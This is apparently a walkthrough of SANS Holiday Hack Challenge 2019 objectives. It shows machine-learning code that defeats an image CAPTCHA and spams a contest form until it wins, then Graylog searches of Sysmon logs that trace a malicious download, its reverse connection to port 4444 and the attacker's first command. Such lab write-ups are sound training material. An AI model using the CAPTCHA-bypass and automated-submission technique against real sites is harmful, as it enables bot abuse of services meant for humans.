
4. Adjust the data format to match what capteha_api.py wants

Now we just loop through the response we received. If the image prediction matches what's in challenge_image_types, we add the uuid to the final_answer string.

```
# call the prediction routine
# answer is a list of dictionaries, with keys 'img_full_path', 'prediction', 'percent'
answer = predict_jy.main()

# extract the files that matched the categories
final_list = []
for ans in answer:
    if ans['prediction'] in challenge_image_types:
        final_list.append(ans['img_full_path'].split('/')[1])
final_answer = ','.join(final_list)

# End of ML Processing
#
# This should be JUST a csv list image uuids ML predicted to match the challenge_image_type .
## final_answer = ','.join( [ img['uuid'] for img in b64_images ] )
```

Let capteha_api.py run and spam the contest for Krampus

Hmm, problems.



```
Processing Image 13836bda-e588-11e9-97c1-309c23aaf0ac
Processing Image 2629bc59-e588-11e9-97c1-309c23aaf0ac
Waiting For Threads to Finish...
ML processing took 15.57839298248291 seconds
15.578480005264282
FAILED MACHINE LEARNING GUESS
--------------------
Our ML Guess:
--------------------
22edff2d-e585-11e9-97c1-309c23aaf0ac,2dcd90eb-e585-11e9-97c1-309c23aaf0ac,f9389e4c-e584
-11e9-97c1-309c23aaf0ac,471ce7e6-e585-11e9-97c1-309c23aaf0ac,6a1b0119-e585-11e9-97c1-30
9c23aaf0ac,8050a2bb-e585-11e9-97c1-309c23aaf0ac,c90633e5-e585-11e9-97c1-309c23aaf0ac,ab
15b611-e585-11e9-97c1-309c23aaf0ac,27d96c99-e586-11e9-97c1-309c23aaf0ac,339861e0-e586-1
1e9-97c1-309c23aaf0ac,668944d7-e586-11e9-97c1-309c23aaf0ac,7afffce0-e586-11e9-97c1-309c
23aaf0ac,6d8afba2-e586-11e9-97c1-309c23aaf0ac,a3be0c3c-e586-11e9-97c1-309c23aaf0ac,4707
032e-e587-11e9-97c1-309c23aaf0ac,b51cca64-e587-11e9-97c1-309c23aaf0ac,f673f365-e587-11e
9-97c1-309c23aaf0ac,ce5a76f2-e587-11e9-97c1-309c23aaf0ac,0d16734c-e588-11e9-97c1-309c23
aaf0ac,041eed18-e588-11e9-97c1-309c23aaf0ac
--------------------
Server Response:
--------------------
Timed Out!
john@ubuntu:~/HHC2019/img_rec_tf_ml_demo$
```

I spent quite a lot of time trying to speed things up to pass the server timeout. From my testing, I estimate the timeout to be between 10 and 12 seconds, even though the web site says 5 seconds. The computer I used is a Dell laptop, about 6 years old, with an i5 Dual Core CPU. I collected the following times as I incorporated changes to reduce the time.

- 20 sec. with the original code in an Ubuntu VM
- 17 sec. with the code modified to keep the fridosleigh.com images in memory rather than pass images to predict.py by saving them to disk
- 15 sec. above, plus preloading the training files into memory before requesting the capteha
- 14 sec. above, running on hardware, Windows 10, Windows Subsystem for Linux (WSL)


Fortunately I had an old gaming computer available. It has an i5 single core CPU, but also has an nVida GEForce GTX-760 graphics card. It produced the following times, and all of them were successful.

- 10 sec. with the original code in Ubuntu on hardware
- 8.7 sec. with the code modified to keep the fridosleigh.com images in memory rather than pass images to predict.py by saving them to disk
- 8.5 sec. above, plus preloading the training files into memory before requesting the capteha


These times are +- 1 second.

Another way to solve this (if you have a wimpy computer like my laptop) is to use an AWS instance with GPU capability or to do the same at Google Research Collaborate. You can also save time by making the matches require less accuracy by using the options available in retrain.py (see the code.) I could not get the options to work, however.

Anyway, we won. Input the code from the email into the objective to get credit.



```
john@jhash: ~/hhc2019/img_rec_tf_ml_demo
Submitting lots of entries until we win the contest! Entry #86
Submitting lots of entries until we win the contest! Entry #87
Submitting lots of entries until we win the contest! Entry #88
Submitting lots of entries until we win the contest! Entry #89
Submitting lots of entries until we win the contest! Entry #90
Submitting lots of entries until we win the contest! Entry #91
Submitting lots of entries until we win the contest! Entry #92
Submitting lots of entries until we win the contest! Entry #93
Submitting lots of entries until we win the contest! Entry #94
Submitting lots of entries until we win the contest! Entry #95
Submitting lots of entries until we win the contest! Entry #96
Submitting lots of entries until we win the contest! Entry #97
Submitting lots of entries until we win the contest! Entry #98
Submitting lots of entries until we win the contest! Entry #99
Submitting lots of entries until we win the contest! Entry #100
Submitting lots of entries until we win the contest! Entry #101
Submitting lots of entries until we win the contest! Entry #102
{"data":"<h2 id=\"result_header\"> Entries for email address [redacted]ail.c
om no longer accepted as our systems show your email was already randomly select
ed as a winner! Go check your email to get your winning code. Please allow up to
 3-5 minutes for the email to arrive in your inbox or check your spam filter set
tings. <br><br> Congratulations and Happy Holidays!</h2>","request":true}

john@jhash:~/hhc2019/img_rec_tf_ml_demo$
```



You're A Winner of the Frido Sleigh Contest! Inbox ×

contest@fridosleigh.com
to me

7:29 PM (3 minutes ago)

Frido Sleigh - A North Pole Cookie Company

Congratulations you have been selected as a winner of Frido Sleigh's Continuous Cookie Contest!


To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:

8Ia8LiZEwvyZr2WO

Congratulations,
The Frido Sleigh Team

Objective 9—Retrieve Scraps of Paper from Server


In this challenge we get to use sqlmap against a vulnerable server. I stink at manual SQL injection (SQLi) so it is really cool to have a challenge that lets us use sqlmap, even if we do have to jump through hoops to do it. Thanks HHC!


9) Retrieve Scraps of Paper from Server

Difficulty: 🎄🎄🎄🎄🎄

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? *For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.*

Let’s see what Pepper Minstix has to say.


Pepper Minstix 8:25PM

It's me - Pepper Minstix.

Normally I'm jollier, but this Graylog has me a bit mystified.

Have you used Graylog before? It is a log management system based on Elasticsearch, MongoDB, and Scala.

Some Elf U computers were hacked, and I've been tasked with performing incident response.

Can you help me fill out the incident response report using our instance of Graylog?

It's probably helpful if you know a few things about Graylog.

Event IDs and Sysmon are important too. Have you spent time with those?

Don't worry - I'm sure you can figure this all out for me!

Click on the *All messages* Link to access the Graylog search interface!

Make sure you are searching *in all messages*!

The Elf U Graylog server has an integrated incident response reporting system. Just mouse-over the box in the lower-right corner.

Login with the username `elfustudent` and password `elfustudent`.

Terminal—Graylog server

Pepper has this hint for us. He wants us to read the manual (RTFM).

Graylog


From: Pepper Minstix

Graylog Docs

http://docs.graylog.org/en/3.1/pages/queries.html

The Graylog terminal is kind enough to show the answers after you solve each question, so this section will just show answers and the searches necessary to find them.

Select All messages and Search in all messages in the time window to get started.



Streams

You can route incoming messages into streams by applying rules against them. Me


Read more about streams in the documentation.

Filter streams
Filter
Reset

All messages Default

Stream containing all messages

0 messages/second. The default stream contains all messages.




Nothing found in stream A

Your search returned no results, try changing the used time

Take a look at the documentation if you need help with

Question 1—What did Minty download?

Question 1:



Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.


What is the full-path + filename of the first malicious file downloaded by Minty?

Answer: C:\Users\minty\Downloads\cookie_recipe.exe

*We can find this searching for sysmon file creation event id **2** with a process named **firefox.exe** and not junk **.temp files**. We can use regular expressions to include or exclude patterns:*


```
TargetFilename:/.+\.pdf/
```

Items on the left pane that are checked appear as headings in the right pane. To make a search for Firefox, first check process image and find firefox.exe.



```
Timestamp              source          ProcessImage
2019-11-19 06:11:03.000  elfu-res-wks3  C:\Program Files\Mozilla Firefox\firefox.exe
elfu-res-wks3 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2925 Tue Nov 19 06:11:03 2
YSTEM User Information elfu-res-wks3 File creation time changed (rule: FileCreateTime) File c
UtcTime: 2019-11-19 14:11:03.716 ProcessGuid: {BA5C6BBB-F443-5DD3-0000-0010CB333E00} Process
Mozilla Firefox\firefox.exe TargetFilename: C:\Users\holly\AppData\Roaming\Microsoft\Windows\

2019-11-19 06:10:16.000  elfu-res-wks2  C:\Windows\system32\svchost.exe
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 849 Tue Nov 19 06:10:16 20
STEM User Information elfu-res-wks2 File creation time changed (rule: FileCreateTime) File cr
tcTime: 2019-11-19 14:10:16.103 ProcessGuid: {BA5C6BBB-F63E-5DD3-0000-00108C020100} ProcessId
2\svchost.exe TargetFilename: C:\ProgramData\USOPrivate\UpdateStore\updatestoretemp51b519d5-

2019-11-19 06:09:11.000  elfu-res-wks2  C:\Windows\system32\svchost.exe
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 829 Tue Nov 19 06:09:11 20
```

Then expand the event and click the magnifying glass by firefox.exe. The correct search will be added to the search bar.



```
me: UtcTime: 2019-11-19 14:11:13.561 ProcessGuid: {BA5C6BBB-F443-5DD3-0000-0010CB333E00} ProcessId: 4276 Image: C:\Program F
iles\Mozilla Firefox\firefox.exe User: ELFU-RES-WKS3\holly Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 192.1
```


681e1330-1b70-11ea-b211-0242ac120005

Received by
Syslog TCP on 83d46e5e / 61a0de1ff3c0

Stored in index
graylog_0


Routed into streams
- All messages

```
DestinationHostname
a23-50-52-162.deploy.static.akamaitechnologies.com
DestinationIp
23.50.52.162
DestinationPort
80
EventID
3
ProcessId
4276
ProcessImage
C:\Program Files\Mozilla Firefox\firefox.exe
Protocol
tcp
```




```
ProcessImage:"C:\\Program Files\\Mozilla Firefox\\firefox.exe"
```

Do the same thing for EventID 2.




```
ProcessImage:"C:\\Program Files\\Mozilla Firefox\\firefox.exe" AND EventID:2
```

We are looking for the Target File, so check Target File on the left side and it will become a heading. Now it is easy to scroll down and find the evil file.



```
2019-11-19 05:29:43.000    elfu-res-wks1    2    C:\Program Files\Mozilla Firef    C:\Users\minty\AppData\Roaming\Microsoft\Wind
                                                 ox\firefox.exe                    ows\Recent\CustomDestinations\0I9TT035W1DW
                                                                                   GEH1SFBU.temp

elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2555 Tue Nov 19 05:29:43 2019 2 Microsoft-Windows-Sysmon S
YSTEM User Information elfu-res-wks1 File creation time changed (rule: FileCreateTime) File creation time changed: RuleName:
UtcTime: 2019-11-19 13:29:43.735 ProcessGuid: {BA5C6BBB-E8C5-5DD3-0000-001045871100} ProcessId: 2516 Image: C:\Program Files\
Mozilla Firefox\firefox.exe TargetFilename: C:\Users\minty\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0I9TT0

2019-11-19 05:28:33.000    elfu-res-wks1    2    C:\Program Files\Mozilla Firef    C:\Users\minty\Downloads\cookie_recipe.exe
                                                 ox\firefox.exe

elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 1860 Tue Nov 19 05:28:33 2019 2 Microsoft-Windows-Sysmon S
YSTEM User Information elfu-res-wks1 File creation time changed (rule: FileCreateTime) File creation time changed: RuleName:
UtcTime: 2019-11-19 13:23:45.428 ProcessGuid: {BA5C6BBB-E8C5-5DD3-0000-001045871100} ProcessId: 2516 Image: C:\Program Files\
Mozilla Firefox\firefox.exe TargetFilename: C:\Users\minty\Downloads\cookie_recipe.exe CreationUtcTime: 2019-11-19 13:23:45.4

2019-11-19 05:27:43.000    elfu-res-wks1    2    C:\Program Files\Mozilla Firef    C:\Users\minty\AppData\Roaming\Microsoft\Wind
                                                 ox\firefox.exe                    ows\Recent\CustomDestinations\5OYTQVKRVPRD
                                                                                   XYGES287.temp

elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2512 Tue Nov 19 05:27:43 2019 2 Microsoft-Windows-Sysmon S
```

Question 2—What IP and port did the malicious file connect to?




Question 2:

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the **ip:port** the malicious file connected to first?

Answer: 192.168.247.175:4444

*We can pivot off the answer to our first question using the binary path as our **ProcessImage**.*

Grab the file name and put it into ProcessImage. Also change the EventID to 3, which is a network connection in sysmon.




```
ProcessImage:"C\:\\Users\\minty\\Downloads\\cookie_recipe.exe"  AND EventID:3
```

Timestamp	source	DestinationIp	DestinationPort	EventID	ProcessImage
2019-11-19 05:24:04.000	elfu-res-wks1	192.168.247.175	4444	3	C:\Users\minty\Downloads\cookie_recipe.exe

```
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2441 Tue Nov 19 05:24:04 2019 3 Microsoft-W
YSTEM User Information elfu-res-wks1 Network connection detected (rule: NetworkConnect) Network connection det
e: UtcTime: 2019-11-19 13:24:03.757 ProcessGuid: {BA5C6BBB-ECF2-5DD3-0000-001086363300} ProcessId: 5256 Image:
```

Question 3—What was the first command executed by the attacker?



Question 3:


What was the first command executed by the attacker?

(answer is a single word)

Answer: whoami

